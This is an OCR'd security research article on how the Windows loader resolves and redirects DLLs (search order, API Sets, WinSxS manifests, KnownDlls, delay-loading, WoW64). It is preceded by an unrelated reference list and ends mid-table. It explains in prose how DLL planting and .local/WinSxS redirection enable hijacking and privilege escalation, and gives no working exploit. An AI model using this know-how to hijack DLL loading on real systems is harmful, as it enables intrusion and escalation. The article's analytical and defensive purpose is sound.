5. K. Szkudłapski G. Delugré. Vulnerabilities in High Assurance Boot of NXP i.MX microprocessors. `https://blog.quarkslab.com/vulnerabilities-in-high-assurance-boot-of-nxp-imx-microprocessors.html`, 2017.
6. D. Benjamin H. Sidhpurwala, H. Böck. OpenSSL „Negative Zero“ issue. `https://www.openssl.org/news/secadv/20160503.txt`, 2016.
7. C.A.R. Hoare. An axiomatic basis for computer programming. *ACM*, 1969.
8. ITU-T. X.680: Information technology – Abstract Syntax Notation One (ASN.1): Specification of basic notation. `https://www.itu.int/ITU-T/studygroups/com17/languages/X.680-0207.pdf`, 2002.
9. ITU-T. X.690: Information technology – ASN.1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER). `https://www.itu.int/ITU-T/studygroups/com17/languages/X.690-0207.pdf`, 2002.
10. ITU-T. X.509: Information technology – Open Systems Interconnection – The Directory: Public-key and attribute certificate frameworks. `https://www.itu.int/rec/dologin_pub.asp?lang=e&id=T-REC-X.509-201610-I!!PDF-E&type=items`, 2016.
11. K. Hartig H. Pohl J. Burghardt, J. Gerlach. ACSL By Example Towards a Verified C Standard Library Version 5.1.0 for Frama-C Boron. `https://www.cs.umd.edu/class/spring2016/cmsc838G/frama-c/ACSL-by-Example-12.1.0.pdf`.
12. CEA LIST. ACSL: ANSI/ISO C Specification Language Version 1.13. `https://frama-c.com/download/acsl.pdf`.
13. CEA LIST. Eva - The Evolved Value Analysis plug-in. `https://frama-c.com/download/frama-c-eva-manual.pdf`.
14. CEA LIST. Frama-C User Manual. `http://frama-c.com/download/frama-c-user-manual.pdf`.
15. CEA LIST. Frama-C/WP. `https://frama-c.com/download/frama-c-wp-manual.pdf`.
16. CEA LIST. RTE - Runtime Error Annotation Generation. `https://frama-c.com/download/frama-c-rte-manual.pdf`.
17. D. Maloney M. Norman S. Tux M. Scire, M. Mears and P. Monroe. Attacking the Nintendo 3DS Boot ROMs. `https://arxiv.org/pdf/1802.00359.pdf`, 2018.

18. P. and R. Cousot. Abstract interpretation: "A" unified lattice model for static analysis of programs by construction or approximation of fixpoints. *Annual ACM Symposium on Principles of Programming Languages*, 1977.
19. D. Pariente and J. Signoles. Static Analysis and Runtime Assertion Checking: Contribution to Security Counter-Measures. *SSTIC*, 2017.

DLL shell game and other misdirections: the Windows's native loader is a magician

Lucas Georges
lucas.georges@synacktiv.com

Synacktiv

Abstract. Windows developers extensively use shared libraries (DLLs) in order to maximize code reuse and update subcomponents independently on deployed systems. However, using shared libraries also opens up a myriad of issues coming from DLL incompatibilities, also known as DLL Hell (or more generically speaking dependency hell). That's why over the years the Windows core team has implemented various magic tricks based on DLL redirection to keep systems up to date while retaining backwards compatibility.

In this article we present several of these sleight of hands as well as other ways to dynamically load libraries, and some vulnerabilities that can be exploited via DLL hijacking still present in modern software.

Finally, this article also present `Dependencies` [7], a tool written by the author to analyze and troubleshoot DLL dependency issues on modern Windows binaries.

1 Introduction

A DLL (Dynamic-link library) is a shared library that has the same file format as Windows EXE files: the PE (Portable Executable). It is usually used to provide code that can be executed by other applications and to allow them to be structured in a modular fashion.

For example, if a programmer wants to write code with registry access, he can use the functions exported by the library `advapi32.dll` that exports code to manipulate the Windows registry.

A DLL implements and provides exported functions for any application that can import and call them. The PE file header includes information about external functions used from a library and functions to be used by other applications. This information is stored respectively in the Import and the Export Directories and are parsed by the Windows loader to resolve the dependencies.

A DLL can be loaded at process creation if it is present in the executable's Import Directory entries, or dynamically through the `LoadLibrary` function.

1.1 Dependency resolution

When a process is created, the kernel performs some operations such as setting up the `EPROCESS` object, initializing the `PEB` and mapping `ntdll.dll` in the process memory space.

A thread is created by the kernel in the process context and the function `LdrInitializeThunk` is executed. It is exported by `ntdll.dll` and is used to initialize the loader. The functions that are part of the loader are easily identified (their names begin with `Ldr*`) and are located in the `ntdll` module.

Among other things, the Windows loader is responsible for parsing the PE File header and resolve the dependencies.

1. The Import Directory from the PE Header is parsed to know which DLLs are needed. For each DLL, a first check is done to know if it is already loaded by checking the structure `PEB_LDR_DATA` from the PEB. This structure contains a list of the loaded modules. If the DLL is a *known DLL*, it has already been loaded at startup and is accessible through the global memory mapped file. Otherwise the DLL is loaded and mapped in the process address space (relocations are also performed if needed by parsing the `.reloc` section).
2. When the DLL is loaded, the `EAT` (*Export Address Table*), which contains the offset (RVA) of the functions exported by the module, is parsed to look for the functions needed by the application. The absolute address of these functions are then computed by adding the module base address. The `IAT` (*Import Address Table*) of the application will be filled with these addresses. The `IAT` is a table of function pointers. It is useful because a static address of a function exported by a DLL cannot be called directly [1]. Indeed, at compile time, the addresses where the modules will be loaded in the process are not known. So a function pointer located in the `IAT` will be called (filled by the loader during dependencies resolution).
3. Last but not least, the main entry function `DllMain` is called for each of the modules loaded in the process address space [2].

There is also a special type of exported functions that only act as forwarder. For example, the function `EnterCriticalSection` exported

1. Except if the flag `IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE` of the DLLCharacteristics field from the PE Header is not set.

2. It does not happen if the flag `IMAGE_FILE_DLL` is not set in the field `Characteristics` in the PE File Header.

by `Kernel32` acts only as a redirection to `RtlEnterCriticalSection` exported by another DLL. In the case of a forwarded export, the loader perform the exact same steps as above.

1.2 Windows Search folders

When an application does not provide the full path of a DLL to be loaded or does not use other mechanisms such as a manifest or a DLL redirection, Windows attempts to locate the DLL by searching through a list of locations in a fixed order.

1. The directory from which the application is loaded,
2. The system directory (for example, `C:\Windows\System32`),
3. The 16-bit system directory (for example, `C:\Windows\System`),
4. The Windows directory (for example, `C:\Windows`),
5. The current directory,
6. Directories that are listed in the `PATH` environment variable.

This order is the one that is used nowadays with the *Safe DLL search mode* enabled. When it is disabled (by default on Windows XP), Windows will look for the file to be loaded in the current directory before looking at the system directory.

Malware authors have used this search feature for years by placing a malicious DLL in the same folder as an application that loads a DLL without providing the full path. If the DLL has the same name and the same export names as the legit one, it will be used by the application [13].

The standard search order can be changed by calling the function `LoadLibraryEx` with the flag `LOAD_WITH_ALTERED_SEARCH_PATH` or by calling the `SetDllDirectory` function [12]. By using these functions, a specific directory can be specified to look for the DLL. In this case, the system will begin to search in this directory and then (if the DLL was not found), in the other folders in the default search order [3].

1.3 `Dependency Walker`, a tool to analyze loading dependencies

`Dependency Walker` [14] is a program used to list dependent modules of a Windows 32/64-bit Portable Executable file. It displays a recursive

3. The function `Add/SetDllDirectory` or the function `LoadLibraryEx` can be called with other flags such as `LOAD_LIBRARY_SEARCH_DLL`, `LOAD_LIBRARY_SEARCH_SYSTEM32` to tweak the search order.

tree of all dependent modules and can list all the exported and imported functions for each of the modules.

It was included in several Microsoft products such as Visual Studio or the Windows SDK but it was never publicly supported by Microsoft. The project seems to be discontinued as the last version was built in 2006.




Fig. 1. `Dependency Walker`.

As shown in figure 1, `Dependency Walker` is outdated as it does not handle the API-sets introduced in Windows 7. The main motivation behind writing `Dependencies` [7], presented in figure 2 was to have an open-source alternative that could be maintained and evolve along the Windows DLL loader.




Fig. 2. `Dependencies`.

2 Redirection mechanisms

2.1 API Set DLLs

API Set DLLs is a fairly documented feature of Windows (though mainly by third-party researchers [2]) introduced by Microsoft since Windows 7. They were part of a major refactoring necessary to accommodate the fact that Windows uses the "same" NT kernel for a great diversity of platforms (desktops, servers, XBox and historically Windows Phone). You can read more on this, straight from Windows developers themselves: *One Windows Kernel* [11].

API Sets DLLs like `api-ms-win-eventing-provider-l1-1-0.dll` are "virtual" DLLs in the sense they are not actually present on disk. Instead there is a mapping (the API Set schema) which indicates which "host" DLL actually implements the API Set contract (e.g. `kernelbase.dll` for desktop Windows). This mapping is stored as a hash table present in every user process memory mapping and is accessible via the `PEB.ApiSetMap` pointer. Here is how the API Set schema itself is loaded (see also figure 3):

1. `winload.exe` (Windows Bootloader) loads the `ApiSetSchema.dll` from an hard-coded path in `System32`, and extract its `.apiset` section into a member of `KeLoaderBlock`, the loading context used to pass data between boot world and kernel world.
2. `winload.exe` loads and hand over to `ntoskrnl.exe`, Windows NT kernel. `ntoskrnl.exe` is actually compiled as a Windows driver (a special one though) and `winload.exe`'s `KeLoaderBlock` is passed through `ntoskrnl.exe`'s "`DriverEntry`" as its `DriverObject`.
3. On kernel startup, `MiInitializeApiSets` is called, and copies the API Set schema from the `KeLoaderBlock` into an undocumented static variable (called `nt!g_ApiSetSchema` in the drawing).
4. On a new user process creation (`NtCreateProcess`), `PspSetupUserProcessAddressSpace` is called, and calls `MmMapApiSetView` in order to create a new memory mapping and copy the API Set schema into the user process virtual memory. The user process `EPROCESS->Peb->ApiSetMap` variable is then modified to point to this new memory mapping.

Once the `ApiSetMap` is set, the API Set redirection is handled entirely in userland [5], via the use of helpers such as:

— `ntdll!ApiSetQueryApiSetPresence`: high-level API which only checks whether the specified DLL name is associated with an API Set contract;

— `ntdll!ApiSetResolveToHost`: high-level API to lookup the host DLL possibly associated with an API Set contract name;
— `ntdll!ApiSetpSearchForApiSet`: `ApiSetMap` hash table lookup;
— `ntdll!ApiSetpSearchForApiSetHost`: discriminate between hosts DLL in the (rare) case an API Set contract points to several hosts.




Fig. 3. API Set Schema load mechanism.

2.2 WinSxS

WinSxs (also known as SxS, side-by-side assemblies or *Fusion*) is a file redirection mechanism specifically created to fix the "DLL dependency Hell" issue.

There is a special resource called a *Manifest*, which can be either embedded within the process PE file or in an external file. In this manifest, specific dependencies can be added, and more importantly their "compatibility version" can be specified. This is mainly used to handle `comctl32.dll` dependency (which orchestrates the GUI side and gives applications a Windows "look and feel") in order to keep a program's "theme" consistent across Windows OS versions.

Every SxS dependency is declared using an external file via the `<file>` anchor like in the Chrome (listing 1), or by using the `<dependentAssembly>` XML anchor for a `Publisher` dependency, as `Microsoft.Windows.Common-Controls` for `notepad.exe` (listing 2).

```
<assembly
  xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <assemblyIdentity
      name='71.0.3578.98'
      version='71.0.3578.98'
      type='win32'/>
  <file name='chrome_elf.dll'/>
</assembly>
```

Listing 1. `C:\Program Files (x86)\Google\Chrome\Application\71.0.3578.98\71.0.3578.98.manifest` external manifest

```
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="
    1.0">
  <assemblyIdentity name="Microsoft.Windows.Shell.notepad"
      processorArchitecture="amd64" version="5.1.0.0" type="win32" /
      >
  <description>Windows Shell</description>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity type="win32" name="Microsoft.Windows.Common-
          Controls" version="6.0.0.0" processorArchitecture="*"
          publicKeyToken="6595b64144ccf1df" language="*" />
    </dependentAssembly>
  </dependency>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level="asInvoker" uiAccess="false"
            />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <application xmlns="urn:schemas-microsoft-com:asm.v3">
    <windowsSettings>
    </windowsSettings>
  </application>
</assembly>
```

Listing 2. `C:\Windows\System32\notepad.exe` embedded manifest

WinSxS redirection is handled by `csrss.exe`, another critical process of Windows and part of the "legacy" win32 subsystem (along with `smss.exe`, `lsass.exe`, `winit.exe`, `winlogon.exe` and `services.exe`). On a new process creation, the `csrss.exe` service in charge for the corresponding session is notified by the kernel, and tries to parse the

application's manifest. The manifest is used to create an "activation context" listing every DLL that needs to be side-loaded for this process. This activation context is then injected into the newly created target process PEB, and accessed by `ntdll.dll` on a module load.

WinSxS redirection is extremely complicated and so ancient probably not even most Windows developers know exactly what's going on underneath, but here is a basic searching sequence (taken from the MSDN [1]):

1. Side-by-side searches the WinSxS folder (`\\SystemRoot\WinSxs\`).
2. `$(PWD)\<assemblyname>.DLL`
3. `$(PWD)\<assemblyname>.manifest`
4. `$(PWD)\<assemblyname>\<assemblyname>.DLL`
5. `$(PWD)\<assemblyname>\<assemblyname>.manifest`

This is confirmed by looking at `sxs.dll`, the DLL in charge of probing and parsing application manifests (see figure 4).

```
.rdata:00000001650632A0 __manifest_paths dq offset aLNDll       ; DATA XREF: SxspGenerateManifestPathForProbing(ulong,ulong,
.rdata:00000001650632A0                                         ; "$.$L$N.DLL"
.rdata:00000001650632A8                 dq 13h
.rdata:00000001650632B0                 dq offset aLNManifest   ; "$.$L$N.MANIFEST"
.rdata:00000001650632B8                 dq 3
.rdata:00000001650632C0                 dq offset aLNNDll       ; "$.$L$N\\$N.DLL"
.rdata:00000001650632C8                 dq 1Bh
.rdata:00000001650632D0                 dq offset aLNNManifest  ; "$.$L$N\\$N.MANIFEST"
.rdata:00000001650632D8                 dq 0Bh
```


Fig. 4. `sxs.dll!SxspGenerateManifestPathForProbing`

As an example of external manifest redirection, figure 5 describes `signtool.exe`, an executable distributed with the WDK for developers to sign their PE binaries with a valid Authenticode signature, loading `wintrust.dll`, `mssign32.dll` and `appxsip.dll` via WinSxS side-loading.

This example is pretty egregious since `wintrust.dll` is actually a `KnownDll`, and should not be subject to DLL redirection.

WinSxS has also a fairly special (and fairly dangerous) redirection mechanism since it respects the old `.LOCAL` resolution order, where a DLL located in a `.local` folder (in the same current directory) can have precedence over a DLL present in a system path. This is the equivalent of the `LD_PRELOAD` macro in Linux, and has pretty much disappeared in modern Windows systems since it has been widely abused for `UAC` bypasses and privilege escalations.

As a rule of thumb, do not run trusted or privileged code from an untrusted location (e.g. a world writable folder) if WinSxS is involved since it allows an attacker a good variety of DLL redirections, based on the primitive he has.



(a) without an external manifest (b) with an external manifest

Fig. 5. Impact of an external manifest on `signtool`'s modules dependency resolution: `wintrust.dll` which is usually loaded from `C:\Windows\System32` is now loaded from the current directory.

2.3 KnownDlls

`KnownDlls` is an old Windows "trick" used to speed up process initialization by caching "hot" system DLLs that are pretty much always required (e.g. `ntdll.dll`, `kernel32.dll`, `kernelbase.dll`, etc.). The `KnownDlls` feature is implemented inside `smss.exe`, Windows Session Manager.

When a new process is launched, instead of loading `ntdll.dll` from the disk, the NT loader first checks if the module name is present in a special section called `\KnownDlls` (for x64 binaries) and, if present, maps it directly into the process memory using a *Copy-On-Write* (COW) mechanism. This caching feature has the big advantage to reduce disk I/O by compensating with a larger memory footprint (which is plentiful on modern systems anyway).

The DLLs to load as `KnownDlls` are listed under the registry key `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\KnownDLLs`.

```
PS C:\Users\User> cd HKLM:\
PS HKLM:\> cd SYSTEM\CurrentControlSet\Control\Session Manager\
    KnownDLLs
PS HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs>
     Get-ItemProperty .
_wow64          : wow64.dll
_wow64cpu       : wow64cpu.dll
```

```
_wow64win     : wow64win.dll
_wowarmhw     : wowarmhw.dll
advapi32      : advapi32.dll
clbcatq       : clbcatq.dll
combase       : combase.dll
COMDLG32      : COMDLG32.dll
coml2         : coml2.dll
DifxApi       : difxapi.dll
gdi32         : gdi32.dll
gdiplus       : gdiplus.dll
IMAGEHLP      : IMAGEHLP.dll
IMM32         : IMM32.dll
kernel32      : kernel32.dll
MSCTF         : MSCTF.dll
MSVCRT        : MSVCRT.dll
NORMALIZ      : NORMALIZ.dll
NSI           : NSI.dll
ole32         : ole32.dll
OLEAUT32      : OLEAUT32.dll
PSAPI         : PSAPI.DLL
rpcrt4        : rpcrt4.dll
sechost       : sechost.dll
Setupapi      : Setupapi.dll
SHCORE        : SHCORE.dll
SHELL32       : SHELL32.dll
SHLWAPI       : SHLWAPI.dll
user32        : user32.dll
WLDAP32       : WLDAP32.dll
WS2_32        : WS2_32.dll
```

Listing 3. `KnownDlls` in registry.

However, there are sightly more `KnownDlls` listed in the `\KnownDlls` section than in the registry key, since the NT loader will cache every DLLs in the registry key but also their own DLL dependencies.

By listing the DLLs present in the `\KnownDLLs` section (listing 4), one can see that `ntdll.dll` is present in this section while not being part of the values in the registry (listing 3), since it's probably loaded by almost every DLL registered in the registry key.

```
PS C:\Users\User> .\Dependencies.exe -knowndll
  C:\WINDOWS\system32\advapi32.dll
  C:\WINDOWS\system32\bcryptPrimitives.dll
  C:\WINDOWS\system32\cfgmgr32.dll
  C:\WINDOWS\system32\clbcatq.dll
  C:\WINDOWS\system32\combase.dll
  C:\WINDOWS\system32\COMCTL32.dll
  C:\WINDOWS\system32\COMDLG32.dll
  C:\WINDOWS\system32\coml2.dll
  C:\WINDOWS\system32\CRYPT32.dll
  C:\WINDOWS\system32\difxapi.dll
  C:\WINDOWS\system32\FLTLIB.DLL
  C:\WINDOWS\system32\gdi32.dll
  C:\WINDOWS\system32\gdi32full.dll
```

```
C:\WINDOWS\system32\gdiplus.dll
C:\WINDOWS\system32\IMAGEHLP.dll
C:\WINDOWS\system32\IMM32.dll
C:\WINDOWS\system32\kernel.appcore.dll
C:\WINDOWS\system32\kernel32.dll
C:\WINDOWS\system32\KERNELBASE.dll
C:\WINDOWS\system32\MSASN1.dll
C:\WINDOWS\system32\MSCTF.dll
C:\WINDOWS\system32\msvcp_win.dll
C:\WINDOWS\system32\MSVCRT.dll
C:\WINDOWS\system32\NORMALIZ.dll
C:\WINDOWS\system32\NSI.dll
C:\WINDOWS\system32\ntdll.dll
C:\WINDOWS\system32\ole32.dll
C:\WINDOWS\system32\OLEAUT32.dll
C:\WINDOWS\system32\powrprof.dll
C:\WINDOWS\system32\profapi.dll
C:\WINDOWS\system32\PSAPI.DLL
C:\WINDOWS\system32\rpcrt4.dll
C:\WINDOWS\system32\sechost.dll
C:\WINDOWS\system32\Setupapi.dll
C:\WINDOWS\system32\SHCORE.dll
C:\WINDOWS\system32\SHELL32.dll
C:\WINDOWS\system32\SHLWAPI.dll
C:\WINDOWS\system32\ucrtbase.dll
C:\WINDOWS\system32\user32.dll
C:\WINDOWS\system32\win32u.dll
C:\WINDOWS\system32\windows.storage.dll
C:\WINDOWS\system32\WINTRUST.dll
C:\WINDOWS\system32\WLDAP32.dll
C:\WINDOWS\system32\wow64.dll
C:\WINDOWS\system32\wow64cpu.dll
C:\WINDOWS\system32\wow64win.dll
C:\WINDOWS\system32\WS2_32.dll
```

Listing 4. List of DLLs present in the `\KnownDLLs` section.

The `KnownDlls` load mechanism also doubles down as a security feature since its has the most precedence over regular search folders, and the loader is assured to load a "good" image.

The folder where the loader searches for `KnownDlls` used to be under the registry key `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\KnownDLLs\DllDirectory`. Instead, it's hard-coded using the undocumented `ntdll.dll` API `RtlGetNtSystemRoot` (which points to `C:\Windows`) and the values in figure 6

The `KnownDlls` registry key can only be updated by the `TrustedInstaller` user in order to prevent attackers from backdooring the `KnownDLLs` feature (although getting `TrustedInstaller` is not that big of an hassle for an attacker with a remote access, as shown by J.Forshaw [3]).

```
typedef struct _KNOWN_DLLS_INIT_STRUCT {
  UNICODE_STRING Folder;
  UNICODE_STRING SectionName;
  bool bCreateIfNotFound;

} KNOWN_DLLS_INIT_STRUCT, *PKNOWN_DLLS_INIT_STRUCT;

void SmpInitializeKnownDlls()
{
  KNOWN_DLLS_INIT_STRUCT KnownDlls[3] = {
    [0] = { // System32 : x64 dlls
      .Folder = RTL_CONSTANT_STRING("\\System32"),
      .SectionName = RTL_CONSTANT_STRING("\\KnownDlls"),
      .bCreateIfNotFound = true
    },
    [1] = { // SysWow64 : x86 dlls on x64 systems
      .Folder = RTL_CONSTANT_STRING("\\SysWOW64"),
      .SectionName = RTL_CONSTANT_STRING("\\KnownDlls32"),
      .bCreateIfNotFound = false
    },
    [2] = { // SysArm32 : x86 dlls on ARM systems ?
      .Folder = RTL_CONSTANT_STRING("\\SysArm32"),
      .SectionName = RTL_CONSTANT_STRING("\\KnownDllsArm32"),
      .bCreateIfNotFound = false
    },
  };

  // [...]
}
```

Fig. 6. `sms!SmpInitializeKnownDlls` is the function responsible to initialize KnownDlls sections based on the constants shown above.

`smss.exe` actually "abuses" the fact that `LdrVerifyImage-MatchesChecksumEx` provides a callback feature which is called on every import found in the checked `Image` in order to recursively add every DLL dependencies found in the `KnownDLLs` list, as shown on listing 5 [4].

```
NTSTATUS NTAPI LdrVerifyImageMatchesChecksumEx(HANDLE Image,
    LDR_VERIFY_IMAGE_INFO *VerifyInfo)
{
  // Load and map DLL Image
  status = NtCreateSection();
  status = ZwMapViewOfSection();
  /* [...] */

  // actually check the checksum
```

4. Take note that this transitive dependency load only applies to "direct" imports but not for delay-load imports, this will be of significance later on in this article.

```
  if ( !LdrVerifyMappedImageMatchesChecksum(NULL,
      _ImageSectionOffset, _ImageInformation.EndOfFile.LowPart) )
    status = STATUS_IMAGE_CHECKSUM_MISMATCH;
    /* [...] */

  // Retrieve IMPORT_DATA_DIRECTORY
  status = RtlpImageDirectoryEntryToDataEx(
               NULL, NULL,
               IMAGE_DIRECTORY_ENTRY_IMPORT,
               &_LastRvaSection,
               &Import
  );

  // Iterate over IMAGE_IMPORT_DESCRIPTOR entries
  while ( 1 )
  {
    ImportNameRVA = Import->Name;
    if ( !ImportNameRVA)
      break;

    ImportNameAscii = RtlImageRvaToVa(NtHeaders, NULL, ImportNameRVA
        , &_LastRvaSection);

    // VerifyInfo->CallbackInfo.Callback is in reality sms.exe!
        SmpProcessModuleImports(HANDLE SmpContext, char *ImportName)
    // which add every import dependencies to the KnownDlls list.
    VerifyInfo->CallbackInfo.Callback(
      VerifyInfo->CallbackInfo.CallbackParameter,
      ImportNameAscii
    );

    ++Import;
  }
  return status;
}
```

Listing 5. Recursive processing of `KnownDlls` imports.

2.4 Delay-load DLL

Delay-loading is an hybrid way to load DLL at runtime. The idea behind it is to speed up process initialization by loading some dependencies in a lazy way: the actual DLL load (and associated cost from disk I/O) will be done the first time the parent process calls the import API. This is the same lazy loading idea that have been applied to various resources: virtual memory commits (via `#PF` interrupts), modern websites "infinite scrolling", etc.

This can be used via the link directive `DELAYLOAD:\$(dll_name)` and, instead of creating an `IMAGE_IMPORT_DESCRIPTOR` entry in the assembled PE file import data directory, a similar structure entry called `IMAGE_DELAYLOADIMPORT_DESCRIPTOR` will be written in the delay-load

data directory. More interesting, the linker will also redirect every call to the imported APIs that are now delay-loaded by a resolver stub, usually called `__tailMerge_XXXX_dll`.

The "new" version of resolving delay-loading rely on calling `kernelbase.dll!ResolveDelayLoadedAPI`'s API (which relies on `ntdll.dll!LdrResolveDelayLoadedAPI`) since it has the advantage of being always compatible with the current OS the binary is running on.

However, older binaries used the previous version which embed a full DLL resolver inside the stub [5].

Both versions used `LoadLibrary` underneath for resolving DLLs location, but the older helper does not handle IAT export suppression [9] and that's probably the reason why it's not used anymore.

2.5 System32 redirection for 32-bit binaries

With the introduction of 64-bit architectures, most OSes need to support running 32-bit as well as 64-bit application (more commonly known as "multiarch"). While most Linux distributions, like Debian, chose to create a new folder for 64-bit system shared libs (`/lib64/`, while `/lib/` is for 32-bit binaries), Windows curiously chose to do the opposite.

`%windir%\System32\` which used to host system DLLs for 32-bit Windows (also called `x86` DLLs) now host 64-bits DLLs on 64-bit architectures (also called `x64`) while 32-bits DLLs (also called `WoW64`) are located in a new folder called `%windir%\SysWow64\`. The reason behind this philosophy is not frankly clear, but it was probably to ensure a smoother transition from 32- to 64-bit OS architecture. It's pretty frequent to see hard-coded `%windir%\System32\` paths in binaries that need to start services and initialize drivers.

However this decision is a major pain point for Windows: it breaks backwards compatibility. Thanks to WoW64 (Windows on Windows64) emulation, a previously compiled 32-bit executable can still run in 64-bit OSes, but tries to access `%windir%\System32\` in order to load additional DLLs or other files. In order to prevent the legacy programs from breaking, Windows developers have implemented a file system redirection which symlink `%windir%\System32\` to `%windir%\SysWow64\` for WoW64 binaries.

This redirection is implemented in userland at WoW emulation level, handled by `wow64.dll`, `wow64cpu.dll` and `wow64win.dll` binaries, usually when translating 32-bit system calls into native syscalls. For example,

5. Here an example of a full import resolver: `https://gist.github.com/lucasg/f3168c24615a9852963ae6c762a65926#file-delayload_helper_full-c`.

`wow64.dll!whNtCreateFile` is in charge of emulating `NtCreateFile` for 32-bit binaries, and calls `wow64.dll!RedirectPath` to actually redirect file operations on `%windir%\System32\` to `%windir%\SysWow64\`. Table 1 describes these redirections.

Original Path	Redirected Path
`C:\Windows\System32\ntdll.dll`	`C:\Windows\SysWOW64\ntdll.dll`
